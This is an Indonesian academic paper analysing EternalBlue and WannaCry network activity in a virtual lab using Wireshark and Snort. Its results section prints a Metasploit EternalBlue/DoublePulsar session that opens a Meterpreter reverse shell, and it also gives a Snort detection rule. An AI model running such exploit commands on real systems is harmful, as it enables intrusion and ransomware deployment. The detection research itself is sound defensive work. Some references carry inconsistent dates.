ANALISIS AKTIVITAS DAN POLA JARINGAN TERHADAP ETERNAL BLUE DAN WANNACRY RANSOMWARE

Ferdiansyah
ferdi@binadarma.ac.id
Universitas Bina Darma, Ilmu Komputer, Teknik Informatika

Abstract: The Internet plays a very important role today in life with rapid growth must also be followed by increasing awareness of cyber threats. Wannacry and Eternal blue is one of the greatest threats of cyber crime because of the many impacts and losses. This research is expected to help in knowing the activity and pattern of attacks Eternal blue and Wannacry Ransomware act on the network and how *Malware* exploits the victim.

***Keywords:* Ransomware, Wannacry, Eternalblue, Doublepulsar**

Abstrak : Internet memainkan perananan sangat penting saat ini dalam kehidupan dengan pertumbuhan yang cepat harus pula di ikuti dengan meningkatkan kewaspadaan terhadap ancaman siber. Wannacry dan Eternal blue adalah salah satu ancaman kejahatan siber yang sangat besar karena banyak sekali dampak serta kerugian yang ditimbulkan. Penelitian ini diharapkan dapat membantu dalam mengetahui aktivitas dan pola serangan Eternal blue dan Wannacry Ransomware beraksi pada jaringan dan bagaimana *Malware* mengeksploitasi korban.

Kata Kunci: Ransomware, Wannacry, Eternalblue, Doublepulsar

1. PENDAHULUAN

1.1 Latar Belakang

Internet memainkan peranan sangat penting dalam kehidupan kita saat ini.Dengan pertumbuhan yang cepat dan kemudahan akses ke Internet, jumlah dan kecanggihan serangan di dunia maya juga meningkat. Dampak serangannya pun semakin bervariasi dari pencurian informasi pribadi, mendapatkan akses ke sistem yang dibatasi, kerusakan reputasi organisasi, kerugian finansial, dan sebagainya.

Perangkat lunak berbahaya, dikenal sebagai *Malware*, *Malware* merupakan salah satu cara untuk melakukan serangan siber. Ada beragam jenis *Malware* berdasarkan tingkat ancaman dan cara mereka melakukan aktivitas jahat.

Salah satu kategori *Malware* tersebut adalah "*Ransomware*". *Ransomware* adalah perangkat lunak berbahaya yang mengenkripsi data pengguna dan menuntut pembayaran tebusan untuk mendekripsi data dalam jangka waktu tertentu.

Perbedaan utama antara *Malware* dan *ransomware* adalah *Malware* akan mencoba untuk tetap tersembunyi dan tidak terdeteksi ke pengguna, sementara *ransomware* saat mengenkripsi file meminta secara eksplisit (yaitu terang-terangan) untuk meminta tebusan dengan menampilkan pesan. hal ini pada dasarnya memberi tahu pengguna tentang keberadaannya.

Berdasarkan ciri khas *ransomware* yang meminta tebusan secara terang-terangan tersebut, peneliti berinisiatif untuk melakukan analisis aktivitas *ransomware* tersebut pada aktivitas jaringan sehingga didapatkan pola serangan dan asal muasal serangan tersebut berasal.

1.1. Permasalahan

Dari latar belakang diatas maka disini

peneliti ingin menganalisis serangan *ransomware*

1.2. Batasan Masalah

1. Menganalisa *Malware ransomware wannacry* berjenis *Eternal blue* menggunakan tool analisa trafik dan IDS
2. Mencari tahu pola aktivitas ransome *wannacry* berjenis *Eternal blue* menggunakan tool analisa trafik dan IDS.

1.3. Tujuan Penelitian

Adapun tujuan dari penelitian ini yaitu mendapatkan pola aktivitas maupun ciri-ciri *Malware ransomware wannacry* di jaringan sehingga kita dapat mengetahui perilakunya pada jaringan.

1.4. Manfaat Penelitian

Adapun manfaat penelitian sebagai berikut :

1. Untuk mendapatkan pola aktivitas *ransomware wannacry eternal blue* secara spesifik pada jaringan
2. Dengan adanya pola dapat dengan mudah melakukan blocking atau mendeteksi asal

1.5. Analisis *Malware*

Secara umum, *Malware* mempunyai banyak karakteristik. Misalnya, dapat menciptakan atau memodifikasi file, menggunakan pustaka yang dibangun, terhubung ke Internet, mengubah kunci registri, dll. Saat melakukan *Malware* analisis, dapat dilakukan dengan menganalisa sampel *Malware* biasanya (.exe atau .dll),

Untuk mengungkapkan sejumlah informasi, alat dan teknik yang berbeda harus digunakan untuk melihat gambaran lengkap dari *Malware* . Ada dua cara untuk melakukan *Malware* analisis: statis dan dinamis. Analisis statis melibatkan pemeriksaan kode *Malware* tanpa menjalankannya, sementara Dynamic Analisis melibatkan menjalankan *Malware* secara langsung. (Patel, 2018)

1.6 *Static Analysis*

Static Analysis memerlukan pemeriksaan *executable* tanpa menjalankan file, dengan memeriksa struktur internal dari sebuah file, seseorang dapat mengetahui, apakah sebuah file *executable* adalah *Malware* atau bukam. Sebagai contoh melihat lebih dekat struktur headers dan sections dari *Portable Executable (PE)* dapat memberikan wawasan yang baik tentang fungsionalitas dari sebuah file. Teknik lainnya adalah dengan mengamati instruksi program setelah di bongkar untuk mengungkap isi didalamnya, dan dengan demikian akan meningkatkan kemampuan untuk mendeteksi *Malware.*

1.7 *Dynamic Analysis*

Menganalisa file *executable* dengan tekniks statis hanya bisa mengungkapkan beberapa informasi tentang *Malware*, tetapi menjalankan *Malware* dan memeriksa perilakunya saat run-time (sistem sedang berjalan) menyediakan lebih banyak pengetahuan dan meningkatkan kemampuan untuk mengidentifikasi *Malware*, bahkan untuk *Malware* yang disamarkan. Dynamic analysis akan menjalankan *Malware* di lingkungan yang aman secara virtual dan memeriksa dengan cermat aktivitasnya sambil memanfaatkan alat atau fitur yang canggih. (Sikorski & Honig, 2012)

1.8 *Malware*

Malware merupakan singkatan dari "*Malicious Software*" yang berarti perangkat lunak mencurigakan. *Malware* mempunyai beberapa pengerian yang intinya sama, berikut merupakan beberapa pengertian yang dapat kami tulis


berdasarkan jurnal yang telah dibaca (Adenansi & Novarina, 2017):

1. *Malware* adalah perangkat lunak berbahaya dengan tujuan jahat.
2. *Malware* adalah program yang diinstal pada sistem tanpa pengetahuan pemilik sistem
3. *Malware* adalah segala bentuk software yang membahayakan baik bagi pengguna, computer atau jaringan. Jadi dari beberapa pengertian *Malware* di atas dapat disimpulkan bahwa :

Malware merupakan suatu software yang dibuat untuk tujuan tertentu dengan mencari celah keamanan sistem. *Malware* dapat mengakibatkan dampak buruk bagi computer maupun penggunanya karena penyerang dapat mencuri informasi ataupun data pribadi seseorang. Tujuan *Malware* diciptakan oleh penyerang untuk merusak atau membobol suatu sistem operasi melalui script rahasia atau dapat dikatakan disisipkan oleh penyerang secara tersembunyi.

a. Taksonomi Malware

Malware dapat dibedakan menurut perilaku dan sasaran serangannya. Menurut perilakunya, *Malware* dibagi menjadi 9 kelompok sedangkan menurut sasaran serangannya, *Malware* dibagi menjadi dua kelompok.



Gambar 1.1 Taksonomi *Malware* menurut

(Sikorski & Honig, 2012)

b. Berikut beberapa jenis *Malware* menurut perilakunya :

1. *Backdoor*

Backdoor adalah suatu teknik hackeryang dapat mengakses ke suatu sistem tanpa melalui autentifikasi normal (login) terlebih dahulu dan berusaha tidak terdeteksi

2. *Botnet*

Botnet adalah teknik membuka akses suatu sistem oleh penyerang dengan semua computer yang terinfeksi botnet akan menerima suatu Intruksi yang sama dari server milik penyerang

3. *Downloader*

Downloader adalah suatu kode jahat yang bertugas untuk mengunduh kode jahat lainnya. Penyerang menginstal downloader ketika mendapatkan akses ke sebuah sistem. program downloader ini akan menginstal kode jahat tambahan Information-stealing *Malware* Information-stealing *Malware* adalah suatu

Malware yang mengumpulkan berbagai mcam informasi korban dan mengirimkannya ke penyerang. *Malware* jenis ini biasa digunakan penyerang untuk mendapatkan akeses akun online seperti internet banking.

4. *Launcher*

Launcher adalah suatu program jahat yang digunakan penyerang untuk menjalankan program jahat lainnya. Launche ini menggunakan teknik non-tradisional untuk menjalankan program jahat lainnya agar tidak terdeteksi dan penyerang bisa mendapat akses lebih dalam ke suatu sistem.

5. *Rootkit*

Rootkit adalah suatu kode yang didesain untuk menyembunyikan keberadaaan kode lainnya. Rootkit dipasang oleh penyerang bersama *Malware* lainnya untuk dapat mengakses jarak jauh serta membuat kode sulit terdeteksi oleh korban.

6. *Scareware*

Scareware adalah suatu jenis *Malware* yang dibuat untuk menakuti korban agar mau membeli sesuatu. Scareware mempunyai interface yang menyerupai antivirus, biasanya scareware memberi informasi ke pengguna bahwa ada kode jahat dalam sistemnya dan satu-satunya cara dengan membeli software tersebut. Namun kenyataannya software tersebut hanya mampu menghapus scareware tersebut

7. *Spam-sending Malware*

Spam-sending Malware adalah suatu *Malware* yang menginfeksi mesin pengguna dan kemudian menggunakanya untuk mengirimkan spam. *Malware* jenis ini dapat menghasilkan uang bagi penyerang dengan cara menjual layanan pengiriman spam

8. *Worm atau virus*

Worm atau virus adalah sebuah program yang memiliki kemampuan untuk menggandakan dirinya secara mandiri dan menyebar dengan cepat pada jaringan komputer melalui port keamanan yang terbuka. Worm dapat dikatakan evolusi dari virus karena worm memiliki karakteristik yang hampir sama dengan virus, perbedaannya virus bergantung pada program sedangkan worm tidak.

Malware dapat diklasifikasikan berdasarkan tujuan penyerang, yaitu *Malware* masal dan *Malware* tertarget [3]. *Malware* masal, misalnya berupa launcher didesain untuk menyerang sebanyak mungkin computer korban. *Malware* masal termasuk dalam *Malware* yang banyak dijumpai dan lebih mudah dideteksi karena banyak software keamanan yang sudah mengantisipasi jenis *Malware* masal. *Malware* tertarget misalnya information-stealing *Malware* dibuat khusus untuk suatu organisasi tertentu. *Malware* jenis ini merupakan *Malware* yang lebih berbahaya daripada *Malware* masal karena tidak disebarluaskan dan produk keamanan yang diapakai korban tidak terlindung dari *Malware* tertarget ini.

1.9 *Ransomware*

Ransomware: Jenis *Malware* yang yang salah satunya paling merusak Ini awalnya menginfeksi seluruh sistem dengan mengunjungi situs web yang mengandung file berbahaya, menggunakan eksploitasi kerentanan atau melalui email phishing. Selanjutnya, *Malware* ini akan mengekripsi seluruh data korban dan meminta tebusan dalam bentuk bitcoin dan dalam janga waktu tertentu . Bahkan jika tebusan dibayarkan, tidak dijamin bahwa file akan dipulihkan (Patel, 2018)

1.10 *Eternal blue* / *Double pulsar*

Bagaimana kita bisa terinfeksi ransoware *Wannacry*?

Saat ini WCry tersebar melalui *Exploit* NSA (*Network Security Agent*) (NSA, 2016) yang bocor yang baru-baru ini dirilis oleh kelompok Shadow Brokers. Peneliti dari Prancis, Kaffine percaya bahwa WCry menyebar melalui *exploit ETERNAL BLUE*.


ETERNAL BLUE adalah vulnerability pada protocol SMBv1. *Exploit* ini menyerang sistem yang:

1. Memiliki *protocol SMBv1*
2. Bisa diakses melalui *internet*
3. Belum melakukan *update patch MS17-010*

Saat *Malware* ini menyerang satu komputer, maka akan dengan cepat menyerang komputer yang lainnya yang berada pada satu jaringan. (ID-SIRTII, 2017)

1.11 Teknik Analisis *Malware*

Analisis *Malware* merupakan dasar untuk mendapatkan informasi dalam rangka mengatasi serangan dalam sistem korban. Dari informasi tersebut, dapat dikembangkan *signature* untuk mendeteksi infeksi *Malware*. Tujuan akhir dari analisis adalah menggambarkan secara tepat cara kerja sebuah *Malware*. (Adenansi & Novarina, 2017)



Gambar 1.2 Representasi Hierarchal berbagai teknik deteksi *Malware* (Adenansi & Novarina, 2017)

Teknik yang digunakan untuk analisis ini sebagai berikut : (Adenansi & Novarina, 2017)

1. Analisis Statis

Analisis statis adalah analisis yang dilakukan dengan cara mengamati secara langsung source code *Malware* tanpa mengeksekusi *Malware* tersebut. Dalam mengamati source code *Malware* dapat menggunakan program seperti program *analyze*, *debugger* dan *disassembler*. Berikut meupakan beberapa teknik analisis statis :

a. Teknik deteksi berbasis *signature*

   Teknik ini menggunakan pencocokan pola atau string atau teknik *fingerprinting* Penyerang menyisipkan *signature* ke dalam suatu aplikasi dan *signature* ini digunakan untuk mengidentifikasi jenis *Malware* tertentu. Untuk dapat mencari kode *Malware*, detector *Malware* akan mencari *signature* yang sudah ada dalam kode.

b. Teknik deteksi heuristic

Teknik ini juga dikenal sebagai teknik proaktif . Teknik ini hampir mirip dengan teknik deteksi berbasis *signature*. Perbedaannya teknik heuristic ini mencari perintah atau intruksi dalam suatu program aplikasi. Hasil akhirnya adalah mudah untuk mendeteksi varian baru dari *Malware* yang semakin banyak jenisnya.

Keuntungan Analisis Statis

Analisis statis cepat dan aman, pengumpulan struktur kode program di bawah pemeriksaan.jika analisis statis dapat menghitung perilaku berbahaya dalam aplikasi, maka analisis ini dapat digunakan dalam mekanisme keamanan di masa depan .

Kerugian Analisis Statis

Source code sumber sulit diketahui karena masih banyak aplikasi yang tidak menyediakannya, untuk melakukan analisis statis, peneliti harus memiliki pengetahuan yang baik tentang bahasa assembly dan juga harus memiliki pemahaman yan tinggi tentang fungsi dari suatu sistem operasi.

2. Analisis dinamic

Analisis dinamik merupakan metode analisa yang mengamati kerja suatu sistem yang dapat terlihat dari perilaku suatu sistem sebelum *Malware* dijalankan dengan perilaku setelah *Malware* tersebut dijalankan atau dieksekusi dalam sistem tersebut. Metode analisis ini biasanya menggunakan software seperti VirtualBox, sehngga apabila *Malware* yang dieksekusi tersebut merusak sistem maka sistem utama tidak mengalami kerusakan akibat *Malware* yang dijalankan

Keuntungan Analisis Dinamic

Dapat dengan mudah mendeteksi suatu *Malware* yang tidak diketahui hanya dengan menganalisis perilaku dari suatu program atau aplikasi.

Kerugian Analisis Dinamic

Analisis ini membutuhkan waktu untuk melakukan eksekusi suatu program atau aplikasi sehingga menjadi lama dan tidak aman. Analisis ini gagal untuk melakukan pendeteksian multipath *Malware*.

3. Analisis hybrid

Teknik analisis ini adalah teknik analisis kombinasi dari analisis statis dan analisis dinamis. Teknik ini menggabungkan keunggulan teknik statis dan dinamis yaitu melakukan pengecekan untuk setiap *signature Malware* jika ditemukan kode di bawah pemeriksaan dan kemudian memonitor perilaku kode.

D. Teknik dalam Analisis Dinamic

1. Monitoring *Function Call*

   Monitoring ini merupakan panggilan yang dikontrol oleh subroutine, setelah dieksekusi melewati control eksekusi kemudian kembali ke instruksi pada program utama. Seluruh proses akan dipantau oleh program yang membantu untuk menganalisis perilaku. Fungsi hook ini bertanggung jawab melaksanakan fungsi analisis seperti menganalisis parameter input.

2. Analysis of *Function Parameter*

   Teknik ini sangat penting dalam analisis dinamis karena analisis ini memantau nilai yang sebenarnya. Output dari sistem call *CreateFile* digunakan sebagai input ke *WriteFile*. Fungsi ini menggelompokkan menjadi set logis yang menyediakan informasi rinci tentang perilaku program.

3. Information Flow Tracking

Pendekatan utama fungsi panggilan pemantauan pelaksanaan program adalah menganalisis tentang bagaimana program bekerja pada data. Teknik ini merupakan metodologi inti yang digunakan oleh tools analisis dinamis yang bekerja pada berbagai tingkatan sistem operasi.

Table 1. Tools dalam *Malware* Dynamic (Adenansi & Novarina, 2017)

No	Process Explorer	Monitor currently runnng process
1.	Filemon	Monitor file operation
2.	Regmon	Monitor operation on registry
3.	Regshot	Takes snapshot of the registry and associated file
4.	Tcpview	Display all tcp & udp open connections and the process that opened and using the port
5.	Tdimon	Network connectivity is logged, but packet contents are not logged
6.	Ethereal	Packet sniffer, helps in viewing of contents/payload

1.11 *Intrusion Detection System*

Intrusion Detection System (IDS) merupakan suatu sistem aplikasi yang dapat memonitor lalu lintas jaringan dari aktivitas paket-paket data yang mencurigakan atau yang melanggar aturan keamanan jaringan dan kemudian membuat laporan dari aktivitas jaringan tersebut (Alder, 2004) Terdapat 3 macam konsep IDS, yaitu :

a. *Network-based Intrusion Detection System* (NIDS), yang bekerja memonitor seluruh *segment* jaringan ataupun *subnet.* Keuntungan dari konsep ini yaitu tidak ada efek yang terjadi pada sistem ataupun jaringan saat dilakukan *monitoring*.

b. *Host-based Intrusion Detection System* (HIDS), tipe ini bekerja untuk melindungi pada sisi *host.* Keuntungan menggunakan konsep ini yaitu kemampuan untuk dapat meletakkan *rules* yang lebih spesifik sesuai kondisi komputer *host*.

c. *Distributed Intrusion Detection System* (DIDS), tipe ini merupakan kombinasi sensor NIDS dan sensor HIDS dalam jaringan yang lebih besar dan kemudian mengirimkan *log* pada sistem yang terpusat.

1.12 *Intrusion Prevention System*

Intrusion Prevention System (IPS) adalah sebuah aplikasi yang bekerja untuk *monitoring traffic* jaringan, mendeteksi aktivitas yang mencurigakan, dan melakukan pencegahan dini terhadap intrusi atau kejadian yang dapat membuat jaringan menjadi berjalan tidak seperti sebagaimana mestinya (Stiawan, Abdullah, & Idris, 2011) Produk IPS sendiri dapat berupa perangkat keras (*hardware*) atau perangkat lunak (*software*). Terdapat dua jenis konsep IPS, yaitu:

a. *Network-based Intrusion Prevention System* (NIPS), tipe ini melakukan pemantauan dan proteksi dalam satu jaringan secara keseluruhan.

b. *Host-based Intrusion Prevention System* (HIPS), program *agent* HIPS dipasang secara langsung pada sistem yang diproteksi untuk dipantau aktivitas keluar dan masuk internal sistem tersebut.

Ada perbedaan yang mendasar antara ***Intrusion Detection System (IDS)*** dan ***IPS,*** pada tabel 1 dibawah ini dijelaskan tentang perbedaan tersebut,

Tabel 1.1 Perbedaan IDS dan IPS

(Stiawan, 2009)

	IDS	IPS
OSI Layer	Layer 3	Layer 2, 3 dan 7
Kegunaan	IDS didesign hanya untuk mengidentifikasi dan memeriksa semua paket yang lewat, jika ditemukan keganjilan maka akan memtrigger alarm	Mengkombinasikan Firewall, Policy, QoS dan IDS dengan baik. IPS memang dibuat untuk dapat mentrigger alarm dan melakukan Allow, Block, Log
Aktivitas	Mendeteksi serangan hanya disaat serangan tersebut telah masuk ke jaringan dan tidak akan melakukan sesuatu untuk menghentikannya	Early Detection, teknik yang proaktif, mencegah sedini mungkin attack masuk ke jaringan, dan akan menghentikannya jika teridentifikasi
Komponen	Tidak dapat mendeteksi semua aktivitas malicious dan malware setiap saat yang akan mengakibatkan false negative sangat banyak	Memungkinkan dapat mendeteksi new signature dan behavior attack, dan mengakibatkan rendahnya false negative
Integrated	Tidak dapat menggunakan ACL / script dari komponen system keamanan yang lain	Dapat diintegrasikan dengan ACL dan perimeter DMZ lainnya

Signature adalah salah satu faktor yang mempengaruhi IPS, menurut (Stiawan, 2009) dikatakan *signature* dapat dibagi menjadi, *signature* types, *signature* trigger, and *signature* actions.

Signature telah menjadi perhatikan para peneliti di area IPS, karena akan sangat mempengaruhi sensor yang akan bertugas untuk mengenali, mengidentifikasi semua pola paket yang masuk dan keluar jaringan. Ada tiga mekanisme trigger yang biasa digunakan, yaitu pattern prevention, anomaly- based prevention, behavior-based prevention. Model yang digunakan telah ada yang dikembangkan oleh peneliti sebelumnya, seperti yang menggunakan metode Wavelet, menpersentasikan suatu teknik dengan *Hidden Markov Model (HMM)* untuk model sensornya, dan menggunakan model algoritma Incremental-learning, menggunakan algorithma pattern-matching dan algoritma Artificial Immune.


1.13 *Snort*

Snort adalah tool open source Intrusion Detection System yang dikembangkan oleh SourceFire dan dapat digunakan pada berbagai macam platformseperti sistem operasi Windows dan Linux. *Snort* juga merupakan IDS yang berbasis *signature*. (*Snort*.org, 2017)

1.14 *Wireshark*

Wireshark adalah salah satu dari sekian banyak *tool Network Analyzer* yang banyak digunakan oleh Network Administrator untuk menganalisa kinerja jaringannya dan mengontrol lalu lintas data di jaringan yang Anda kelola. *Wireshark* menggunakan interface yang menggunakan Graphical User Interface (GUI) *Wireshark* telah menjadi Network Protocol Analyzer yang sangat terkenal dan telah menjadi standar di berbagai industri, dan merupakan sebuah proyek lanjutan yang dimulai tahun 1998. Developer di seluruh dunia telah berkontribsi mengembangkan software ini. Dengan segala kemampuan yang dimilikinya, *wireshark* digunakan oleh network professional untuk keperluan analisis , troubleshooting, pengembangan software dan protokol, serta digunakan juga untuk tujuan edukasi. *Wireshark* mampu menangkap paket-paket data yang ada pada jaringan tersebut. Semua jenis paket informasi dalam berbagai format protokol pun akan dengan mudah ditangkap dan dianalisa (Septiyanti, 2013).

Gambar 1.3 Tampilan *Wireshark*



Gambar 1.4 Tampilan *Wireshark*

Fitur-fitur *Wireshark*

1. Tersedia untuk windows, unix, linux dan mac.
2. "menangkap" / mengcapture paket data secara langsung dari sebuah network interfaces
3. Mampu menampilkan informasi yang detail mengenai hasil capture tersebut
4. Pencarian paket dengan berbagai macam kriteria filter
5. Menampilkan data statistic


Kegunaan *Wireshark*

1. *Wireshark* mampu menangkap paket-paket data atau informasi yang berseliweran dalam jaringan. Semua jenis paket informasi dalam berbagai format protokol pun akan dengan mudah ditangkap dan dianalisa.
2. *Wireshark* dipakai oleh network administrator untuk menganalisa kinerja jaringannya. *Wireshark* mampu menangkap paket-paket data atau informasi yang berjalan dalam jaringan yang terlihat dan semua jenis informasi ini dapat dengan mudah dianalisa yaitu dengan memakai sniffing.
3. *Wireshark* merupakan software untuk melakukan analisa lalu-lintas jaringan komputer, yang memiliki fungsi-fungsi yang amat berguna bagi profesional jaringan, administrator jaringan.
4. Program ini juga sering digunakan oleh chatters untuk mengetahui ip korban maupun para chatter lainnya lewat typingan room.
5. Tool *wireshark* dapat menganalisa transmisi paket data dalam jaringan, proses koneksi dan transmisi data antar komputer

2. METODOLOGI PENELITIAN

2.1 Metode Penelitian

Metode yang digunakan dalam penelitian ini adalah metode analisa *Malware* dinamis :



Gambar 2.1 Metode Penelitian Dinamis *Malware*

Berikut urutan metode penelitian Analisa Dinamis *Malware* (Cahyanto, Wahanggara, & Ramadana, 2017) :

1. Membangun *Malware*
2. Membangung virtual lab
3. Menganalisa pola aktivitas dan perilaku *Malware* menggunakan *wireshark* dan *snort* (IDS)
4. Hasil analisa.


2.2 Metode Pengmpulan Data (Umar, 2000)

1. Pengamatan (Observasi)

   Yaitu metode pengumpulan data dengan cara mengadakan tinjauan secara langsung ke objek yang diteliti. Untuk mendapatkan data yang bersifat nyata dan meyakinkan maka penulis melakukan pengamatan langsung pada objek yang diteliti yaitu *eternal blue Malware* dan *wannacry ransomware*
2. Studi Pustaka


   Untuk mendapatkan data-data yang bersifat teoritis maka penulis melakukan pengumpulan data dengan cara membaca dan mempelajari buku-buku, makalah ataupun referensi lain yang berhubungan dengan masalah yang dibahas.

2.3 Perancangan Virtual LAB



Gambar 3.2 virtual lab

3. Hasil



Gambar 3.1 proses penyebaran *wannacry*

Berdasarkan hasil penelitan ini didapatkan pola penyebaran *wannacry* melalui *eternal blue* seperti berikut :

1. Attacker melakukan scanning vuln(kelemahan) smb_ms017_010
2. Apabila terbukti vuln maka alur kembali ke attacker untuk melakukan *exploit*asi penyerangan dengan metode *eternal blue*
3. Setelah berhasil masuk ke korban maka attacker mengunggah file *wannacry* ke korban dan langsung mengeksukinya.
4. Setelah dieksekusi *wannacry* akan bereaksi di komputer korban dan melakukan aksinya mengenkripsi seluruh komputer korban dan meminta tebusan

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf exploit(eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf exploit(eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE => x64
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.1.105
lhost => 192.168.1.105
msf exploit(eternalblue_doublepulsar) > set target 7
target => 7
msf exploit(eternalblue_doublepulsar) > exploit
```


Gambar 3.2 Proses *exploit* eternalblue

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.1.105
lhost => 192.168.1.105
msf exploit(eternalblue_doublepulsar) > set target 7
target => 7
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.104:445 - Generating Eternalblue XML data
[*] 192.168.1.104:445 - Generating Doublepulsar XML data
[*] 192.168.1.104:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.104:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.104:445 - Launching Eternalblue...
[+] 192.168.1.104:445 - Pwned! Eternalblue success!
[*] 192.168.1.104:445 - Launching Doublepulsar...
[*] Sending stage (205379 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.105:4444 -> 192.168.1.104:49158) at 2018-05-08 08:59:37 +0700
[+] 192.168.1.104:445 - Remote code executed... 3... 2... 1...

meterpreter >
```


Gambar 3.3 Hasil Eksekusi *exploit*

3.1 Pola Aktivitas pada jaringan


1. *Wireshark*



Gambar 3.3 *wireshark* smb status



Gambar 3.4 *source port* dan *dest.port*



Gambar 3.5 smb content

Berikut adalah hasil analisa yang dapat di gunakan pada pembuatan rules ids *snort* :

content:"|00 00 00 31 ff|

SMB|2b 00 00 00 00 18 07 c0|"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"

Bilangan diatas merupakan *hexadecimal* yang didapat dari *wireshark* :

1. content:"|00 00 00 31 ff| (bilangan ini didapat dari length)
2. SMB|2b 00 00 00 00 18 07 c0|"|
3. |4a 6c 4a 6d 49 68 43 6c 42 73 72 00|" (bilangan ini merupakan echo data request)

2 *Snort*

Dari hasil diatas rules yang dimasukan ke dalam *snort* adalah sebagai berikut :

alert tcp any any -> any any (msg:"ET *EXPLOIT* Possible ETERNALBLUE MS17-010 Echo

Request (set)"; flow:to_server,established; content:"|00 00 00 31 ff|SMB|2b 00 00 00 00 18 07 c0|"; depth:16; fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"; distance:0; flowbits:set,ETPRO.ETERNALBLUE; flowbits:noalert; sid:2024220; rev:1;) kemudian hasil alert yang didapat pada *snort* sebagai berikut :

[**] [1:2024218:1] ET *EXPLOIT* Possible ETER NALBLUE MS17-010 Echo Request [**]

[Priority: 0]

05/18-08:12:21.130265 192.168.1.105:445 -> 192. 168.1.104:45144


TCP TTL:128 TOS:0x0 ID:379 IpLen:20 DgmLe n:93 DF

AP Seq: 0xD8C0117F Ack: 0x8869C7C6 Win: 0xFB TcpLen: 20

3.2 Analisis *Wannacry*

Setelah file *wannacry* di upload melalui *eternal blue* dan di eksekusi secara otomatis *ransomware* langsung mengekripsi seluruh file yang ada di komputer korban.

Gambar 3.6 *wannacry* impact




Gambar 3.7 traffic *wannacry* pada *wireshark*

Pada gambar 3.7 hasil analisa *wireshark* terlihat ada penggunaan SMB yang digunakan oleh *ransomware wannacry* dengan port 137 yang biasa salah satunya dimanfaatkan oleh *wannacry* sebagai carrier dalam melaksanakan aksinya.

Gambar 3.8 hasil analisa *snort wannacry*

Pada gambar 3.8 terlihat hasil yang sama diberikan oleh *snort* sama deng an hasil yang diberikan oleh *wireshark*.



Gambar 3.9 IP attacker *wannacry*

Pada gambar 3.9 terlihat hasil yang diberikan oleh *snort* yaitu ada ip yang mencurigakan yang berasal dari 192.168.1.104 menuju IP 239.255.255.250 yang diperkirakan sebagai Ip gateway dari attacker *wannacry* .

4. KESIMPULAN DAN SARAN

4.1 Kesimpulan

Dengan hasil penelitian ini kita dapat mengetahui pola aktifitas dan bagaimana *ransomware wannacry* dapat mengeksploitasi juga mengenkripsi seluruh file pada komputer korban, diharapkan hasil penelitian ini dapat bermanfaat dalam mendeteksi serta mengantisipasi serangan *Ransomware wannacry*.

4.2 Saran

1. Rules *snort* yang dibuat pada penelitian ini tidak terlalu akurat dalam mendeteksi, sehingga perlunya perbaikan pada penelitian selanjutnya
2. Diperlukannya rules *snort* yang dapat mendeteksi secara umum *Malware Eternal blue* dan wanacry dikarenakan rules yang dibuat pada penelitian ini menggunakan pattern dan content yang ada pada saat penelitian ini berlangsung.
3. Untuk penelitian kedepan dapat di gabungkan dengan tools seperti sandbox dan tools analisa *Malware* lainnya agar dapat membantu mengetahui karakteristik dari ransomware secara umum.
4. Kedepan mungkin tidak hanya mengguankan snort tapi dapat menggunakan aplikasi monitoring lainnya seperti OPENSIEM yang dipadu padankan dengan snort. Sehingga early warning system dan notifikasi dapat lebih akurat menggunakan dua aplikasi open source tersebut.

Referensi

Adenansi, R., & Novarina, L. A. (2017). *Malware* dynamic. *JoEICT (Journal of Education And ICT)*, *1*(1).

Alder, R. (2004). *Snort 2.1 intrusion detection*. Syngress Publishing, Incorporated.

Cahyanto, T. A., Wahanggara, V., & Ramadana, D. (2017). Analisis dan Deteksi *Malware* Menggunakan Metode *Malware* Analisis Dinamis dan *Malware* Analisis Statis. *JUSTINDO*, *2*(1), 19–30.

ID-SIRTII. (2017). Apa itu WannaCry? Retrieved from https://idsirtii.or.id/berita/baca/423/apa-itu-wannacry-.html *[Diakses 10 May 2014]*.

NSA. (2016). ABOUT US. Retrieved from https://www.nsa.gov/about/

Patel, D. (2018). Mining Ransomware *Signature*s

from Network Traffic.

Septiyanti, D. (2013). Retrieved from http://myrunds.com/sniffing-menggunakan-*wireshark*-2/ *[Diakses 10 May 2014]*.

Sikorski, M., & Honig, A. (2012). *Pratical Malware Analysis*. *No starch press*. https://doi.org/10.1017/CBO9781107415324.004

Snort.org. (2017). What is Snort? Retrieved from https://www.snort.org/faq/what-is-snort*[Diakses 10 May 2014]*.

Stiawan, D. (2009). Intrusion Prevention System (IPS) dan Tantangan dalam Pengembangannya. *Deris. Unsri. Ac. id.[Diakses 10 May 2014]*.

Stiawan, D., Abdullah, A. H., & Idris, M. Y. (2011). Characterizing Network Intrusion Prevention System. *International Journal of Computer Applications*, *14*(1), 975–8887. https://doi.org/10.5120/1811-2439

Umar, H. (2000). Metodologi Penelitian. *Gramedia Pustaka Umum, Jakarta*.